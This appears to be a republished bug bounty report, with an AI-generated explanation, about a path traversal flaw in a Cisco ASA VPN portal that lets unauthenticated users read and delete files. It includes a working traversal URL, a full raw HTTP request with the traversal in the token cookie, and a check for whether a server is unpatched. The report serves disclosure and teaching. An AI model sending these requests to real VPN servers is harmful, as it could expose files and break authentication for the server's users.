Local File Disclosure /Delete On [us-az-vpn.acronis.com]
A Cisco ASA VPN server was running an outdated version affected by a local file disclosure and deletion flaw. An unauthenticated remote attacker could read and delete arbitrary files on the server, including the VPN's Lua source files, potentially breaking the web portal.

- Disclosed after 11 months
Cisco ASA VPN server hosted on
was found to be using an outdated version that suffers from a Local File Disclosure /Delete vulnerability. Through this vulnerability an unauthenticated remote attacker can read and delete the contents of any file stored on the VPN server without authentication; including the VPN "lua" source code files . This vulnerability can delete any file and break the vpn , so it should be carefully tested The files will be restored after VPN restart
##Technical details:
Affected Endpoint for delete :
Affected Cookie Parameter: token
Request Method: GET
Affected Endpoint for read files:
Affected Cookie Parameter: textdomain
Request Method: GET

This vulnerability is critical and can't be tested on production environment as it will break the VPN by deleting any file , so I tested on local environment .
We need to verify that the vulnerability exists :
- Firstly I downloaded the vulnerable code and compared it with the code from local environment , and they were identical
lfd.png From the original on HackerOne - Secondly, When this path exists +CSCOE+/session_password.html this means the vulnerability isn't patched , and if the response is 404 that means the vulnerability is patched

Exploiting the vulnerability on local environment :
- Trying to download a file :
https://192.168.1.100/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/wrong_url.html&default-language&lang=../


- Exploit the vulnerability using this request :
GET /+CSCOE+/session_password.html HTTP/1.1
Host: 192.168.1.100
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Cookie: token=../../../../../../+CSCOE+/wrong_url.html
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
The file is read and stored in webvpn cookie and then deleted
- Trying to read the file again after delete :
https://192.168.1.100/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/wrong_url.html&default-language&lang=../

Impact
The vulnerability allows a remote unauthenticated attacker to read and download files from Cisco ASA VPN server, thus an attacker can use the vulnerability to read and delete internal files from the server such as:
- The VPN's LUA source code files
- Delete any file
- Break the vpn web portal
- Prevent users from authenticate via web portal
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the VPN web component passed user-controlled cookie values into file path handling without sanitising path traversal sequences, allowing reads and deletes outside the intended directory.
Impact
An unauthenticated attacker could read and delete internal files, break the VPN web portal and prevent users from authenticating; the author notes deleted files return after a VPN restart and warns testing on production would break the VPN.
What the attacker needed
Network access to the VPN portal; no authentication needed
How it was found
- Confirm the vulnerable endpoint responds rather than returning 404, indicating the flaw is unpatched.
- Request the translation-table endpoint with a traversal value to read a file.
- Send a request to the session_password endpoint with a traversal value in the token cookie, which reads the file into a cookie and deletes it.
- Request the translation-table endpoint again to confirm the file is gone.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The VPN's web interface had a bug where a value sent by the browser was used to build a file path without proper checks. By putting path-shortcut characters in that value, someone could make the server hand back files it should never show, and in one request also wipe them. No login was needed, so anyone who could reach the site could try it.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.




